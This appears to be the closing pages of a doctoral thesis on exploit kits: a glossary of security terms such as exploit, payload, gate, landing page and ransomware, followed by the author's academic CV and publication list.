Vulnerability	A weakness (bug) or an unintended flaw in computer systems, especially in an application or operating system, which could be misused (exploited) by hackers. Most known vulnerabilities are *Use After Free, Buffer Overflow, and String Format*.

Bug	An error or flaw causing a program or system to produce an invalid or unexpected result due to insufficient or erroneous logic *(i.e. attempt to divide by zero)*.
Exploit	A piece of malicious code that triggers an attack to abuse a vulnerability. Successful exploitation gives the ability to execute arbitrary code that is known as the payload. It is designed to gain unauthorized access into the target system.
Payload	It is the instrument to infect target system with a malware. It is a component of the exploit that usually downloads and executes the actual malware. This type is also known as *downloader trojan*. On the other hand, some kinds extract the actual malware from their body rather than downloading. This form is also known as *dropper*.
Shellcode	A piece of code starts a command prompt in compromised system that gives an attacker command and control facility. It is placed into the payload of an exploit. Most known variant is *reverse shell*.
Malware	Right after successful exploitation, the system of the threat actor *(e.g., EK)* sends an executable code *(an .exe or .dll file for Windows systems)* to infect target system. This is also known as the second-stage, or follow up, or final payload delivered by the EK. Attackers define what they want *(e.g., alter or exfiltrate some data on target system)* with malware. Besides that, it could also misuse vulnerabilities of the underlying operating system of the target. The malware distributed by the EK usually identifies the threat actors. Currently the primary malware families are trojan *(e.g., downloader, dropper, remote access, key-logger)*, back door *(e.g., reverse shell)*, and ransomware *(e.g., CryptoLocker)*.
Watering Hole	Watering hole is a targeted attack strategy, in which the target is a specific group (organization, industry, or region). The attacker observes the websites often visited by the members of the group, and injects exploit resulting in malware infection.
Spear Phishing	Spear phishing is a targeted attack where a fake narrative is sent as email by impersonating a trusted identity, in order to steal confidential information *(i.e., credentials)* which enables to infiltrate systems.
Exploit kit (EK)	A framework serves latest or brand-new exploits to automatically misuse vulnerabilities in the Web browsers and their extensions *(e.g., Flash, Java, Silverlight, etc.)* to infect a target system without the victim consent.
Zero-day	The day a brand new vulnerability is made publicly known. In particular, zero-day exploit refers to an exploit which is never seen before and there is no patch for it.
Campaign	A series of attacks established over an infrastructure to direct victims to an EK. The primary types of campaigns are malspam, compromised webpages, and malvertisement. The major symptoms that identify a campaign are the redirection chain between the attacker and victim just before meeting on an EK and the patterns of the URLs or injected JavaScript code into compromised webpages.

Gate	Additional layer between campaign and an EK where a webpage contains some special HTML and JavaScript code in order to redirect target system to the EK. The gate is designed for checking the profile of candidate victim. It retrieves information about the environment of the target system in order to determine whether it is a suitable target or not. It is also known as redirector.
Landing page	A webpage contains some special HTML and JavaScript code that is initially served by an EK while introducing to a victim candidate.
Persistence / Persistent	After infection, a malware tries to stay live in the target system even across reboot.
Ransomware	It is a type of malware that encrypts the files in target system then demands ransom in order to decrypt. In this time, the primary members of this family are *Cerber, CryptoWall, TeslaCrypt, CryptXXX*.
Trojan	A software that appears to be legitimate, however in reality it triggers a malware. It is sometimes armed to evade security mechanisms.
AdFraud / Click-fraud	A fraudulent method used by criminal groups to increase advertising revenue.
Backdoor	After the compromise of a target system, a port is opened and/or a user credentials created for persistence to give an attacker access to the system. It also bypasses existing security mechanisms.
CVE (Common Vulnerabilities and Exposures)	The database of unique codes, common names and details of publicly disclosed system vulnerabilities and known exploits which is managed by *Mitre*.
Patch	A small update is released by a software owner that fixes bugs.
Algorithm	A sequence of instructions is designed in a logic for problem-solving or calculation that is often implemented by a programming language.
Obfuscation	Converting source codes (e.g. HTML, JavaScript, or malware binary) into a complex format to make both humans and automated detection systems difficult to understand the actual intent of the code.
Plain-text	Original data that is interpretable by a human or program without applying any transformation (encryption or decryption).
Cipher-text	Encrypted data that is made interpretable by a human or program after applying decryption algorithm.
Decryption	A cryptographic algorithm is applied on encrypted data (cipher-text) to get original (plain-text) data back.
Encryption	A cryptographic algorithm is applied on original (plain-text) data to produce encrypted data (cipher-text).
IPS/IDS	A generalized security solution to prevent both web users and web servers from any network-based attacks.
Web filter	A specialized security solution to prevent web users from malicious web pages.
WAF	A specialized security solution to prevent web servers from web based attacks *(e.g., SQL Injection)*.

CURRICULUM VITAE

PERSONAL INFORMATION

Surname, Name: Suren, Emre
Contact: emre.suren@metu.edu.tr

EDUCATION

Year	University	Department & Degree
2014-2019	Middle East Technical University	Information Systems, PhD
2012-2014	Middle East Technical University	Information Systems, MS
2002-2007	Hacettepe University	Computer Engineering, BS

PROFESSIONAL EXPERIENCE

Year	Place	Position
2013-2017	HAVELSAN	Senior Engineer
2011-2013	TUBITAK	Researcher

PUBLICATIONS

[1] E. Suren and P. Angin. ZEKI: Unsupervised Zero-day Exploit Kit Intelligence. (Unpublished). 2019

[2] E. Suren, P. Angin, N. Baykal. I see EK: A Lightweight Technique to Reveal Exploit Kit family by Overall URL Patterns of Infection Chains. Turkish Journal of Electrical Engineering & Computer Sciences. 2019

[3] E. Suren and P. Angin. Know Your EK: A Content and Workflow Analysis Approach for Exploit Kits. Journal of Internet Services and Information Security. 2019